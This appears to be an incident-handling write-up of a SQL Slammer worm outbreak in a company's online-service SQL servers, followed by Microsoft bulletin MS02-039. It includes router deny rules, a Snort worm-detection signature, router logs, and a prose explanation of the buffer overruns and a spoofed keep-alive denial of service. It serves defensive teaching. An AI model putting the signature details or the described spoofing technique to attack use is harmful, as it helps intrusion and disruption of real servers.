After the phone call, the Online Services Director called a quick meeting to discuss the situation. We knew that our systems had not received the proper patches as of yet because there had not been enough time to test a system out of production to make sure the customer application would work correctly. The customer application had gone through a major upgrade, and the administrators had their hands full with rolling out the new version. Knowing that we configure our firewall and border router access lists to block all traffic and allow only necessary services through, we deemed that the risk of these scans actually affecting any part of our services was small. We decided to add explicit deny statements that would drop and log any attempts to connect to our SQL servers just to be sure. The statements added to our border routers were:

deny tcp any eq 1433 any any log
deny udp any eq 1433 any any log
deny tcp any eq 1434 any any log
deny udp any eq 1434 any any log

Along with the above statements, we made sure to enable the following SNORT signature on our IDS sensor:

alert udp $EXTERNAL_NET any -> $HOME_NET 1434 (msg:"MS-SQL Worm propagation attempt"; content:"|04|"; depth:1; content:"|81 F1 03 01 04 9B 81 F1 01|"; content:"sock"; content:"send"; reference:bugtraq,5310; classtype:misc-attack; reference:bugtraq,5311; reference:url,vil.nai.com/vil/content/v_99992.htm; sid:2003; rev:2;)

Figuring that we had adequate protection at both the border routers and firewalls, along with an IDS sensor actively monitoring for this traffic, we felt that we wouldn't have to worry about any problems cropping up because of this activity.

Key Points

For this particular incident, the preparation steps were fairly adequate. For something more complex or severe, much more preparation would have helped. First, there were no clearly defined incident-handling policies in place for ownership, chain of custody, or communication between departments within the organization. These are a must. Documentation was good, but can always be improved. Also lacking was an official jump kit. In this case, the tools at hand worked fairly well, but had there been a need for a spot binary backup, or evidence collection, valuable time would have been wasted to get the necessary items together, if at all possible.

Identification:

On Sunday, January 26, 2003 at approximately 10:45AM our on-call person started receiving pages that portions of our online service were experiencing poor performance. After logging in from home, he noticed that the problems were stemming from sluggish MS-SQL servers that play a big role in the entire service, which had a cascading effect on performance as a whole. Because of our rotating on-call schedule, it just so happened that the on-call person was also our main SQL administrator. There had been updates to certain stored procedures used by our SQL servers because of a recent upgrade to our online application, so the initial assessment made was that of a bug or mis-configuration. The decision was made by the administrator to make a trip in to the office to further diagnose the problem and possibly contact development personnel if the need arose.

After arriving on site at 12:25 PM, the administrator started to investigate the source of the problem with the idea in mind that it was caused by a bad stored procedure. Initially the admin tested responsiveness of the databases using a SQL client to determine which servers were showing signs of degraded performance. At this point, our phone support staff were starting to take more and more calls regarding slow or interrupted access to our service. In an attempt to alleviate some of the problem, the admin decided to try rebooting a few of the replicated servers that take queries in hopes that the system may have just hit some bug that caused and unstable state. At first, this seemed to help the situation. Any of the systems that had been rebooted seemed to respond fine to manual queries. The admin now convinced that it was a bug, sequentially rebooted all of the replicated servers and finally the master SQL server in order to return the service to a normal state. Once all the SQL servers had been rebooted, the admin returned to attempting to locate the bug in the stored procedures.

Approximately 15 minutes later, while in the midst of monitoring one of the replicated SQL servers, the admin noticed that the system was again acting very sluggish. Again, fearing he had tripped on the same bug he was frantically looking for, he again rebooted the server. He also double checked the other servers and again found them in the same condition as before and promptly rebooted the systems. This time around, the admin decided to isolate one of the replicated SQL servers by removing it from the load balancing device with the idea that there was some SQL call that was tripping the bug, and caused the instability. With the system removed from the load balancer, he would eliminate any customer traffic from hitting the system, and therefore be able to look deeper into the problem without the system becoming unusable. Again, a short time later, the system that had been removed from service, and all of the other MS-SQL servers had again become unusable. Now the admin feared that it might have something to do with the network or quite possibly the load balancer device. A few weeks prior, we had had issues with the load balancer causing network instability. This instability was fixed with a beta version of the load balancing operating system and the fear was that we might have hit another bug in the new OS.

Fearing this was the case; the admin then paged both network engineers. The first engineer contacted was the senior engineer who ran the administrator through some

initial tests of the network over the phone, trying to determine if it was indeed a problem with the network appliance or something else. After running a few pings, traceroutes, and DNS lookups from various points on the network, the network engineer felt even though it didn't 'feel' like the same problem experienced weeks before, the OS running on the appliance was beta, so a trip into the office to get a closer look made sense. Once he finished speaking with the SQL administrator, the senior network engineer contacted the other network engineer who was also responsible for the security posture for the network to get his input as he made his way to the office. After discussing the symptoms and possibilities, the topic of a possible hack was brought up. At first, it didn't feel too much like a hack, and just a few days prior we had tightened down the access lists for the scanning activity we had been made aware of. While on the phone, the security engineer logged into the network to take a look at the load balancer and also see if there were any signs of compromise.

The first thing the security engineer did was to log into the load balancer and run a few tests that would indicate the original problem this unit had experienced. The original problem seemed to be caused by the master unit and the hot standby unit 'fighting' to be in the active state. This would manifest itself as a very sluggish network, and eventually, no traffic being passed by the unit at all because of the contention between the two units. A good sign of that happening was a quick check of current connection counts and running a few DNS lookups. If the counts were low to none, and DNS queries were not being answered, then it was a good bet that the original problem was rearing its head again. The initial tests showed that connections to most services were still being made at a normal rate and DNS queries were responding in a normal timeframe. The next course of action was to take a look at the log files from the routers and firewalls. Sure enough, there were plenty of 'denied' entries from both border routers for UDP port 1434. For the moment, it looked as though the attempts were being blocked and the threat was low from this vector. Below is a sample of the denied attempts hitting our border routers:

```
Jan 26 00:00:20 border.router.com 2120115: Jan 26 05:00:19 UTC: %SEC-6-IPACCESSLOGP: list secure2_all_in denied udp
139.30.71.61(1202) -> xxx.xxx.xxx.25(1434), 1 packet
Jan 26 00:00:29 border.router.com 2120118: Jan 26 05:00:28 UTC: %SEC-6-IPACCESSLOGP: list secure2_all_in denied udp
148.234.9.18(1235) -> xxx.xxx.xxx.214(1434), 1 packet
Jan 26 00:00:31 border.router.com 2120119: Jan 26 05:00:29 UTC: %SEC-6-IPACCESSLOGP: list secure2_all_in denied udp
148.210.119.61(3965) -> xxx.xxx.xxx.98(1434), 1 packet
Jan 26 00:01:21 border.router.com 2120128: Jan 26 05:01:20 UTC: %SEC-6-IPACCESSLOGP: list secure2_all_in denied udp
148.234.9.18(1235) -> xxx.xxx.xxx.146(1434), 1 packet
Jan 26 00:01:50 border.router.com 2120133: Jan 26 05:01:49 UTC: %SEC-6-IPACCESSLOGP: list secure2_all_in denied udp
195.195.217.18(1308) -> xxx.xxx.xxx.206(1434), 1 packet
Jan 26 00:01:57 border.router.com 2120135: Jan 26 05:01:56 UTC: %SEC-6-IPACCESSLOGP: list secure2_all_in denied udp
157.169.10.11(3281) -> xxx.xxx.xxx.57(1434), 1 packet
Jan 26 00:02:03 border.router.com 2120137: Jan 26 05:02:02 UTC: %SEC-6-IPACCESSLOGP: list secure2_all_in denied udp
200.156.18.8(2294) -> xxx.xxx.xxx.73(1434), 1 packet
```

The security engineer decided to hang up the phone and make a trip in as well to look deeper into the problem with the other administrators.

Once on site at roughly 1:45 PM, the network engineers, the SQL administrator, and the Online Services Director, who had been notified of the situation and also decided to come in and help assess the situation, had a quick meeting to plan a course of action. The plan was laid out and consisted of: the senior network engineer looking for issues with the

routers, switches, and appliances, the SQL administrator continuing to monitor the application, the security engineer looking for intrusions, while the Director would monitor the health of the application. The Online Services Director would also apprise the Customer Support Manager of the situation and work on customer communication.

Once dispatched, it wasn't long before we detected that we had been compromised. A quick look at the SNORT IDS sensor did not show anything out of the ordinary as far as alerts, but the senior engineer noticed that the outbound traffic profile had a different look to it. Typically, customer traffic is low on a Sundays and the amount of outbound traffic we were seeing just didn't make sense. Meanwhile, the security engineer asked the SQL admin to show him exactly what systems were acting sluggish and how he determined the response of the system. Once going through a quick SQL query using a client on a desktop system, both administrators went down to the system console for closer inspection. After logging onto the SQL server that had just been tested and showed signs of the problem, the security engineer opened a command prompt window and ran the command: "netstat –a". A whole slew of data ran by the screen. This data indicted a huge amount of outbound UDP connections to port 1434 to what appeared to be random hosts. After conferring with the SQL admin that these servers should never make connections to any systems that were not from a particular VLAN on the internal network, we concluded that this could only mean one thing: COMPROMISE.

By 2:30 PM, it was pretty evident that some type of exploit had compromised the SQL servers. The security engineer had a good idea of what was going on. But to be sure, we decided to reference www.cert.org to get the most up-to-date information on the exploit. We knew that we had to immediately patch the systems. From earlier meetings, everyone agreed that the threat was minimal because of the perimeter protection that had been instituted. From the log files, we could see that those defenses were holding. So where was the attack coming from? Next, the security engineer decided to isolate one of the MS-SQL servers from customer traffic. After removing the server from the load-balancing unit, the system was rebooted and a protocol analyzer was attached to the network using a SPAN port to mirror incoming and outgoing traffic from the isolated server. A filter was created on the protocol analyzer to capture UDP traffic to limit the amount of information gathered to this specific exploit. Within a few moments, the necessary traffic was captured and the source address of the traffic was recorded. The source address looked very familiar and a quick check of the network documentation revealed that the source address block belonged to our Corporate Headquarters. The security engineer then logged into the router, which separated the End-User network from the Service Delivery Network. After a quick look at the configuration, it seemed that someone had removed the access list from the inbound interface to the Service Delivery network.

Key Points

Though the incident was eventually identified as a breech of security, it could have been determined quicker. The first glaring mistake was that because the Internet infection vector was sufficiently blocked with network defenses, an exploit by the Slammer worm

was initially disregarded. Had we considered it initially, valuable time could have been saved. Also, the network IDS could have been configured with more sensors for expanded coverage, which would have picked up the attempts from the internal network.

Once we decided that it might not be an issue with the customer application, I feel we efficiently identified the cause using the tools we had available to us at the time. The key was that we ruled out the Slammer worm too quickly, causing a loss in reaction time.

Containment:

To contain the problem, the first step was to re-apply the access list that had been removed. The access list was first updated with the inbound deny statements mentioned earlier to thwart any re-infection attempts. All routers, including the corporate ingress router, had their outbound access lists modified to include the following deny statements to drop any traffic from infected systems residing inside the network from propagating:

deny tcp any eq 1433 any any log
deny udp any eq 1433 any any log
deny tcp any eq 1434 any any log
deny udp any eq 1434 any any log

By setting the statements to log, the syslog server could be monitored for infected host traffic. Once the expanded network defenses were put in place, the SQL servers were rebooted to remove the exploit code from resident memory and return the service to a normal state.

Key Points

Because of the amount of information available for the Slammer worm at the time of the incident, backups were not taken. This isn't really the best strategy to take, because though we were dealing with what was a well-known exploit, the possibility was still there that this could have been a variant, and taking a backup for analysis should have been required. Backups should be run before any recovery steps are taken to keep the data pristine. This should be part of the standard incident handling policy. In an incident that involves the need to collect evidence for law enforcement, pristine backups are extremely important.

Eradication:

The first step in eradicating the infection was pulling down the latest service pack from Microsoft's website and copying it onto a CD. In the meantime, the SQL administrator continued to monitor the servers and reboot, as necessary, to keep the service running for customers. Though it was degraded, customers hadn't completely lost connectivity. The next step was to eliminate the infection of the remaining servers and restore the application to normalcy. Because the Slammer worm infects a system by loading itself

into resident memory, a simple reboot of the infected system removes the malicious code from the system. Once the access list was in place, the SQL administrator began removing the systems from service and restarting them. One server was isolated to apply the service pack and test the system and application. At this point, with the network defenses holding, a meeting was called by the security engineer to bring everyone up-to-date and inform management.

Management was informed that the team had found the source of infection and had implemented network defenses to thwart any continued infection. The Online Services Director decided he would try to contact someone at corporate headquarters while the rest of the team continued to monitor the situation. Because this happened on a Sunday and corporate headquarters doesn't have a typical on-call group or schedule, messages were left and emails were sent to describe what happened and to warn them of their own possible infection.

Key Points

This phase went pretty well. Because the servers infected were a farm of servers which are basically clones of each other, the decision was made to not backup these systems as rebuilding them from scratch would actually be easier. In the case of the Slammer worm, simply rebooting and patching the systems was sufficient to eradicate the infection. Network defenses were strengthened to secure the perimeter and the systems were patched. One thing that should have been performed, was vulnerability scan against the infected servers, and also neighboring servers, to rule out any other possible vectors of infection. Microsoft offers SQL Scan, SQL Check and SQL Critical Update all of which could have been used to scan for and even patch vulnerable systems. We were lucky that we did not have any rogue, unpatched SQL servers on our network that could have been infected and caused more havoc. With the above tools, we would have been able to scan entire subnets to find these systems and patch them accordingly. More information on these tools and others can be found at:
http://www.microsoft.com/sql/downloads/securitytools.asp

Also a good idea is to have a general vulnerability scanner available to test systems before they go on-line. NESSUS is an excellent, free scanner that has great community support and is updated frequently.

Recovery:

Once the access list was in place and systems rebooted, service was essentially restored. A final message was sent to customers via Listserv by the Customer Support Manager informing them that we had found the problem causing the degradation of service and that service had been restored to normal. The customers were also told that engineers would continue to monitor the service and asked to please report any further issues.

A test system was set up with Service Pack 3 and the team was notified that if anyone noticed any issues, they should remove this unit from the load balancer and contact the SQL administrator. If no problems were encountered with the system over the next two days, the rest of the systems would have the service pack installed. The team had a final meeting to address the state of the situation and to schedule a follow up meeting on Monday. During this meeting, the SQL administrator was asked why the systems had not had the service pack applied. The company recently had rolled out a new version of the application and it was not tested with Service Pack 3. Because of the network defenses implemented, the decision was made to move forward and test at a later date. Our corporate headquarters had tried installing Service Pack 3 and had problems with their servers, so there was some apprehension in installing the patches on our application MS-SQL servers. It was agreed that one server would have the service pack installed and monitored against live traffic. In the event that there was a problem, there was more than enough redundancy in place to handle customer traffic. Management made the decision that the situation was under control and the team could head home. It was now approximately 8:30PM and the incident had lasted nearly 10 hours. All team members were required to have their cell phones turned on just in case any further issues arose.

While monitoring the log files, we continued to see traffic originating from Corporate Headquarters getting denied at the router. We were sure that there was an infected system still on the loose. Early Monday morning we finally contacted an administrator from Corporate Headquarters. We found that the administrators there had battled with the Slammer worm all day long on Saturday, the day prior to our infection, and had a much worse time of it. Because they had had problems with the service pack, installation of the service pack was not an option. They had an open ticket with Microsoft regarding the issue and in the meantime had to fight the problem by limiting network access. Their network is a lot more diverse than ours, so the job had a much broader scope than the one we dealt with. They also couldn't figure out where the infection started, as they had perimeter defenses set up to deny the worm traffic. Eventually they nailed down the source of the infection to a developer's system that had inadvertently been placed in a vulnerable location. This was the same exact system that launched scans against our network.

Key Points

In my estimation, recovery went well. One of the incident handlers was also the system owner. So he was able to make the decisions that the systems were functioning properly and that they were to return to production. We were able to recover by adding the perimeter defenses and by patching systems and we also continued to monitor the systems for a period of time after the incident for any further problems.

Lessons Learned:

Once the infection had been eradicated and the systems updated to the latest service packs, the Online Services group conducted a "Lessons Learned" meeting. During this meeting the following was discovered:

Don't trust your defenses. Initially, time could have been saved if instead of concentrating on one hypothesis of what the problem is and disregarding others, the team took a step back and looked at the facts. If it looks like an exploit and acts like an exploit, it just may be an exploit.

The router access list was inadvertently removed during testing of another application. This access list never got re-applied, leaving that threat vector exposed. Since the incident, we have instituted router audits every month and spot audits after any reconfiguration takes place.

Incident handling procedures have to be concisely defined. Prior to the Slammer incident, handling procedures were loosely handled in the company security policy. Since the incident, a separate section has been developed to clearly define staff roles during an incident. With clearer roles defined, future incidents should be handled better with a much better chain of custody, along with better documentation that can be used to further refine handling procedures.

Patch management is crucial to security. If at all possible, any available patches for reported vulnerabilities need to be tested and installed in a timely manner. More emphasis needs to be placed on the importance of getting these fixes installed and tested. Since this incident, management has given the security engineer and administrators more leverage regarding the installation of patches and the ability to halt upgrades should system configuration not meet administrator's approval. We have also started to evaluate some of the commercial patch management packages available on the market to further protect ourselves from vulnerabilities.

The Intrusion Detection System needs updating. Because of the lack of robust hardware, only a limited amount of network traffic could be monitored. Since this incident, much better hardware and more sensors have been approved for placement at key points in the network to monitor network activity better.

Better communication between Corporate Headquarters and our division is a must. We have since set up contact pages with cell and home numbers of all critical staff members at both locations. We have also had a Technology Summit meeting to discuss the design and differences of each network and to open the lines of communication further. The reality is, if corporate had notified us of the initial infection or we had contacted them while battling our infection, valuable time could have been saved. The important thing to remember is communicating problems or incidents is for collaboration on resolving issues, not laying blame. As a team, we're much better equipped to deal with incidents than as individuals. Since the Technology Summit, a policy has been put in place to notify a specific group of contacts should any issues arise. This is especially important in the case of virus or worm outbreaks.

Lastly, since this incident, the attitude with regard to security has begun to change. It is now becoming more of an important factor in decision making for expenditures. Since

this particular incident, funding was approved for security training for key individuals on staff. Attending this class was a result of a better attitude towards security. We have also put together a basic jump kit that is to be used only in security related incidents. This kit includes a new commercial protocol analyzer, pre-printed incident handling forms and an extra CD Burner, along with basic supplies such as notebooks, emergency phone list, various length network cables and a hub, and bootable system disks with commonly used binaries. We're also looking to add more pieces each fiscal year. Key items on the wish list include: a Windows based binary backup tool such as Ghost, a digital camera/recorder, and potentially a commercial forensics toolkit.

Key Points

Though we did conduct the necessary meetings and follow up communications, a formal report was not generated and should have been. These reports can be used as training materials for the incident handling team, as well as good backup for any fallout that may occur days or weeks later with regard to the incident. These reports can also be used to further show management the importance of being prepared and where deficiencies exist in the current policies and procedures. Also a good idea is to keep any archive-worthy data, for example, copies of backups, log files, network traces and the like with the final report in case the need to revisit the incident arises.

Appendix I

Microsoft Security Bulletin MS02-039

Buffer Overruns in SQL Server 2000 Resolution Service Could Enable Code Execution (Q323875)
Originally posted: July 24, 2002

Updated: January 31, 2003

Summary
Who should read this bulletin: System administrators using Microsoft® SQL Server™ 2000 and Microsoft Desktop Engine 2000.

Impact of vulnerability: Three vulnerabilities, the most serious of which could enable an attacker to gain control over an affected server.

Maximum Severity Rating: Critical

Recommendation: System administrators should install the patch immediately.

Note: The patch released with this bulletin is effective in protecting SQL Server 2000 and MSDE 2000 against the "SQL Slammer" worm virus. However, this patch has been superseded by the patch released with MS02-061 which contains fixes for additional security vulnerabilities in these products. Microsoft recommends that SQL 2000 and MSDE 2000 customers apply the patch from MS02-061.
Affected Software:

Microsoft SQL Server 2000
Microsoft Desktop Engine (MSDE) 2000

Technical details
Technical description:

This security patch does not contain a patch from Microsoft Knowledge Base Article 317748 that is required to ensure normal operation of SQL Server 2000 and MSDE 2000. If you have applied this security patch to a SQL Server 2000 or MSDE 2000 installation prior to applying the hotfix from Microsoft Knowledge Patch article 317748, you must answer "no" if and when prompted to overwrite files to ensure that you do not overwrite files from the security patch.

SQL Server 2000 and MSDE 2000 introduce the ability to host multiple instances of SQL Server on a single physical machine. Each instance operates for all intents and purposes

as though it was a separate server. However, the multiple instances cannot all use the standard SQL Server session port (TCP 1433). While the default instance listens on TCP port 1433, named instances listen on any port assigned to them. The SQL Server Resolution Service, which operates on UDP port 1434, provides a way for clients to query for the appropriate network endpoints to use for a particular SQL Server instance.

There are three security vulnerabilities here. The first two are buffer overruns. By sending a carefully crafted packet to the Resolution Service, an attacker could cause portions of system memory (the heap in one case, the stack in the other) to be overwritten. Overwriting it with random data would likely result in the failure of the SQL Server service; overwriting it with carefully selected data could allow the attacker to run code in the security context of the SQL Server service.

The third vulnerability is a denial of service vulnerability. SQL uses a keep-alive mechanism to distinguish between active and passive instances. It is possible to create a keep-alive packet that, when sent to the Resolution Service, will cause SQL Server 2000 to respond with the same information. An attacker who created such a packet, spoofed the source address so that it appeared to come from a one SQL Server 2000 system, and sent it to a neighboring SQL Server 2000 system could cause the two systems to enter a never-ending cycle of keep-alive packet exchanges. This would consume resources on both systems, slowing performance considerably.

Mitigating factors:
Buffer Overruns in SQL Server Resolution Service:

SQL Server 2000 runs in a security context chosen by the administrator at installation time. By default, it runs as a Domain User. Thus, although the attacker's code could take any desired action on the database, it would not necessarily have significant privileges at the operating system level if best practices have been followed.
The risk posed by the vulnerability could be mitigated by, if feasible, blocking port 1434 at the firewall.
Denial of Service via SQL Server Resolution Service:
An attack could be broken off by restarting the SQL Server 2000 service on either of the affected systems. Normal processing on both systems would resume once the attack ceased.
The vulnerability provides no way to gain any privileges on the system. It is a denial of service vulnerability only.
Severity Rating: Buffer Overruns in SQL Server Resolution Service: Internet Servers Intranet Servers Client Systems
SQL Server 2000 Critical Critical None
Denial of Service via SQL Server Resolution Service: Internet Servers Intranet Servers Client Systems
SQL Server 2000 Critical Critical None
The above assessment is based on the types of systems affected by the vulnerability, their typical deployment patterns, and the effect that exploiting the vulnerability would have on them.

Vulnerability identifier:

Buffer Overruns in SQL Server Resolution Service: CVE-CAN-2002-0649
Denial of Service via SQL Server Resolution Service: CVE-CAN-2002-0650
Tested Versions:
Microsoft tested SQL Server 2000 and 7.0 (and their associated versions of MSDE) to assess whether they are affected by these vulnerabilities. Previous versions are no longer supported, and may or may not be affected by these vulnerabilities.

Frequently asked questions

What is the correct order for installing this patch in conjunction with the hotfix discussed in 317748?

This security patch does not contain a patch from Knowledge Base Article 317748 that is required to ensure normal operation of SQL Server 2000 and MSDE 2000. The correct order of installation is to install the 317748 patch and then this security patch. If you have applied this security patch to a SQL Server 2000 or MSDE 2000 installation prior to applying the hotfix from Knowledge Patch article 317748, you must answer "no" if and when prompted to overwrite files to ensure that you do not overwrite files from the security patch.

How do I check I've got this security patch installed?

You should verify that the version of ssnetlib.dll in the \MSSQL\BINN folder for the instance you applied the patch for is: 2000.80.636.0

If the version of the ssnetlib.dll in the \MSSSQL\BINN folder is less than 2000.80.636.0, then you will need to re-apply the security patch. However Microsoft recommends that you apply the latest security patch as described in MS02-061 since this contains fixes for additional security vulnerabilities in these products.

What vulnerabilities does this patch eliminate?

This patch eliminates three vulnerabilities, both involving the SQL Server 2000 Resolution Service:

The first two vulnerabilities could enable an attacker to gain significant, and perhaps complete, control over an affected SQL Server.
The third vulnerability could enable an attacker to cause two affected SQL Servers to engage a never-ending information exchange, for the purpose of slowing the performance of the servers.

What is the SQL Server 2000 Resolution Service?

SQL Server 2000 introduces the ability to install multiple copies of SQL Server on a single machine and have it appear that the copies are completely separate database servers. These copies, known as instances, run independently of each other. The default instance listens on TCP port 1433. Other instances cannot share this same port and require a port of their own.

The challenge is how to enable SQL Server clients to find the port that a particular instance is operating on; the solution is the SQL Server Resolution Service. The first instance on a SQL Server always operates over port 1433. Additional instances are allocated their own port numbers dynamically. When a SQL client needs to connect to an additional instance on the SQL Server, it queries the SQL Server Resolution Service (which operates on UDP port 1434), which tells it which port the requested instance is using.

Is the UDP 1434 port typically blocked at the firewall?

It depends on the particular deployment scenario.

If a network doesn't host any Internet-connected SQL Servers, the port associated with the SQL Server Resolution Service (and all other ports associated with SQL Server) should be blocked.
If a network offers SQL Server services to the Internet but there's only a single instance on the server, the SQL Resolution Service can and should be blocked.
If a network offers SQL Server services to the Internet and has more than one instance, the SQL Resolution Service must be accessible through the firewall.
Does the SQL Server Resolution Service exist on previous versions of SQL Server?

No. Previous versions of SQL Server didn't support multiple instances, and the SQL Server Resolution Service didn't exist. As a result, no other versions of SQL Server are affected by the vulnerabilities.

The Affected Versions section says that Microsoft Desktop Engine (MSDE) is also affected by these vulnerabilities. What is MSDE?

MSDE is a database engine that's built and based on SQL Server 2000 technology, and which ships as part of several Microsoft products, including Microsoft Visual Studio and Microsoft Office Developer Edition. There is a direct connection between versions of MSDE and versions of SQL Server. MSDE 2000 is based on SQL Server 2000.

Buffer Overruns in SQL Server Resolution Service (CVE-CAN-2002-0649):

What's the scope of this vulnerability?

There are actually two vulnerabilities here, both of which are buffer overrun vulnerabilities. An attacker who successfully exploited either vulnerability could gain the ability to cause the server to fail, or to run code using the privileges of the SQL Server.

Although exploiting the vulnerabilities would grant the attacker full control over the database, it would not necessarily convey full control over the system itself. SQL Server 2000 can be configured to run with varying levels of privilege; by default, it runs with the privileges of a domain user, rather than an administrator.

What causes the vulnerabilities?

The vulnerabilities result because a pair of function offered by the SQL Server Resolution Service contain unchecked buffers. By sending a specially formatted request to UDP 1434 port, it could be possible to overrun the buffers associated with either of the functions.

What would this vulnerability enable an attacker to do?

The vulnerability could enable an attacker to take either of two actions:

Cause SQL Server to fail. This would be the easiest type of attack to mount, and would require only that the attacker overrun the buffer with random data.
Modify the functioning of SQL Server, in order to perform functions of the attacker's choosing. This would require that the attacker overrun the buffer with precisely chosen data.

Who could exploit the vulnerability?

Any user who could deliver a request to the SQL Server (over UDP port 1434) on an affected server could exploit the vulnerability.

If the attacker exploited the vulnerability to cause SQL Server to fail, what would the administrator need to do in order to restore normal operation?

The administrator could resume normal operation by restarting the SQL Server service.

If the attacker exploited the vulnerability to cause SQL Server to perform functions of his choice, what privileges would the attacker's code run in?

Clearly, the attacker's code would have full control over the database functions, since it would run in the security context of SQL Server itself. But it might have few privileges outside of SQL Server. During SQL Server 2000 setup, the administrator must choose what Windows account SQL Server should run within. By default, the SQL Server service runs as a Domain User. If best practices were followed and a normal user context was chosen, the attacker would not gain administrative control over the operating system, nor administrative privileges over the domain.

How does the patch eliminate the vulnerabilities?

The patch ensures that the SQL Server Resolution Service correctly limits the size of input data and prevents it from overrunning any of its buffers.

Denial of Service via SQL Server Resolution Service (CVE-CAN-2002-0650):

What's the scope of this vulnerability?

This is a denial of service vulnerability. An attacker could use the vulnerability to slow the performance of an affected SQL Server. The precise amount by which the system's performance would be slowed would depend on a number of factors, such as the processor speed and memory on the SQL Server, the number of systems attacking the server, and so forth.

The vulnerability could not be used to cause the server to fail altogether, nor would it provide the attacker with any privileges on the system. The server would resume normal operation as soon as the attack was broken off.

What causes the vulnerability?

The vulnerability results because of a flaw in the SQL Server 2000 keep-alive mechanism,which operates via the Resolution Service. If a particular data packet is sent to the SQL Server 2000 keep-alive function, it will reply to the sender with an identical packet. By spoofing the source address of such a packet, it would be possible to cause two SQL Server 2000 systems to start an endless cycle of packet exchanges.

What's the keep-alive function in SQL Server 2000?

SQL Server 2000 includes a mechanism by which it can determine whether a server is active or not. It does this by sending a so-called keep-alive packet to the SQL Server Resolution Service on UDP port 1434 and listening for a reply.

What's wrong with the implementation of the keep-alive function in SQL Server 2000?

It's possible to create a keep-alive packet whose response will be identical to the request. If one SQL Server were to send such a packet to another SQL Server, they would enter an unending cycle of sending the same packet back and forth to each other. This activity could consume most or all of the available bandwidth on the two machines.

Could this situation occur naturally?

No. The situation involved in the vulnerability could not occur under normal conditions. SQL Server does not normally generate a keep-alive packet with the needed characteristics. However, it could be possible for an attacker to introduce such a packet in order to initiate an exchange, which would thereafter be self-sustaining.

How might an attacker do this?

Suppose there were two SQL Servers with the vulnerability, Server 1 and Server 2. Now suppose the attacker created the needed keep-alive packet and modified the source address so that it contained Server 1's address, then sent the packet to Server 2. This would initiate the exchange, because Server 2 would reply to Server 1, which would reply to Server 2, ad infinitum.

What could this vulnerability enable an attacker to do?

An attacker could use this vulnerability to consume resources on two SQL Server 2000 systems at the same time.

Who could exploit the vulnerability?

Any user who could send data to an affected SQL Server's Resolution Service port could exploit the vulnerability.

How long would an attack last?

Once started, an attack would continue until one of the machines stopped sending packets. This could happen because the system had been rebooted, the SQL Server service had been restarted, or connectivity between the two servers had been lost.

Once the attack was over, would the server resume normal operation by itself?

Yes.

How much of a system's resources could be monopolized through such an attack?

It would depend on the specifics of the attack. For instance, it would be possible to engage multiple servers in an attack against a single one. Likewise, it would depend on the network bandwidth between the systems, the processor speed on the respective machines, and so forth.

How does the patch eliminate the vulnerability?

The patch eliminates the current keep-alive mechanism, and determines which servers are active and which are passive via a different mechanism. After applying the patch, a SQL Server 2000 system will no longer respond to keep-alive packets.

Patch availability
Download locations for this patch
Microsoft SQL Server 2000 and MSDE 2000:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=40602

Additional information about this patch
Installation platforms:
This patch can be installed on systems running SQL Server 2000 Service Pack 2.
Inclusion in future service packs:
The fix for this issue will be included in SQL Server 2000 Service Pack 3.

Reboot needed: No. The SQL Server service only needs to be restarted after applying the patch.

Patch can be uninstalled: Yes.

Superseded patches: None.

Verifying patch installation:

To ensure you have the fix installed properly, verify the individual files by consulting the date/time stamp of the files listed in the file manifest in Microsoft Knowledge Base article Q323875.
Caveats:
None

Localization:
Localized versions of this patch are available at the locations discussed in "Patch Availability".

Obtaining other security patches:
Patches for other security issues are available from the following locations:

Security patches are available from the Microsoft Download Center, and can be most easily found by doing a keyword search for "security_patch".
Patches for consumer platforms are available from the WindowsUpdate web site
Other information:
Acknowledgments
Microsoft thanks David Litchfield of Next Generation Security Software Ltd. for reporting these issues to us and working with us to protect customers.

Support:

Microsoft Knowledge Base article Q323875 discusses this issue and will be available approximately 24 hours after the release of this bulletin. Knowledge Base articles can be found on the Microsoft Online Support web site.

Technical support is available from Microsoft Product Support Services. There is no charge for support calls associated with security patches.
Security Resources: The Microsoft TechNet Security Web Site provides additional information about security in Microsoft products.

Disclaimer:
The information provided in the Microsoft Knowledge Base is provided "as is" without warranty of any kind. Microsoft disclaims all warranties, either express or implied, including the warranties of merchantability and fitness for a particular purpose. In no event shall Microsoft Corporation or its suppliers be liable for any damages whatsoever including direct, indirect, incidental, consequential, loss of business profits or special damages, even if Microsoft Corporation or its suppliers have been advised of the possibility of such damages. Some states do not allow the exclusion or limitation of liability for consequential or incidental damages so the foregoing limitation may not apply.

Revisions:

V1.0 (July 24, 2002): Bulletin Created.
V1.1 (July 25, 2002): Updated to note that MSDE 2000 is affected by the vulnerabilities.
V1.2 (January 31, 2003): Updated to advise of supercedence by MS02-061 and clarify installation order when Hotfix 317748 is applied in conjunction with this security patch.

Appendix II

Microsoft Products that include MSDE 2000
UPDATED: January 29, 2003

DATE: January 27, 2003

****

MSDE 2000 is a database engine that is included with several products from Microsoft and third parties. In most cases MSDE is offered as an alternative for customers who use these applications in situations that do not require the scale of SQL Server 2000. MSDE 2000 installation often requires an explicit selection by the user in cases where the customer may not need features that require a database, or where the customer can choose to use SQL Server 2000 as the database.

Microsoft products that install MSDE fall into one of three categories:

Products that require an explicit selection to install MSDE:

.NET Framework SDK
ASP.NET Web Matrix
BizTalk® Server 2002 Partner Edition
Host Integration Server 2000
Office XP Professional, Developer
Project Server 2002
Retail Management System headquarters 1.0
Small Business Server 2000
SQL Server 2000, Enterprise Edition, Developer Edition, Personal Edition (RTM, SP1, SP2)
Visio Enterprise Network Tools
Visual FoxPro® 7.0 and 8.0 beta
Visual Studio .NET 2002 Professional, Enterprise Developer, and Enterprise Architect editions
Visual Studio .NET 2003 Beta
Visual Basic .NET Standard 2002 , Visual C++ .NET Standard 2002 , Visual C# .NET Standard 2002
Windows Enterprise Server 2003 RC1, only if UDDI is enabled
Windows Server 2003 RC1, only if UDDI is enabled

Products that install MSDE by default:

Application Center 2000 RTM, SP1, SP2
Commerce Server
Encarta Class Server 1.0

Host Integration Server 2000
Microsoft Business Solutions Customer Relationship Manager
Microsoft Class Server 2.0
Operations Manager 2000 RTM, SP1
Retail Management System Store Operations 1.0
SharePoint™ Team Services 2.0 beta 1
Small Business Manager 6.0 , 6.2, and 7.0
Windows XP Embedded Tools

Products with the updated version of MSDE which includes SP3, and are therefore are not affected:
Windows Enterprise Server 2003 RC2
Windows Server 2003 RC2

All customers are encouraged to verify that MSDE 2000 is present via the following steps:

Right-click on the My Computer icon
Select Manage
Double-Click on Services and Applications
Double-Click Services
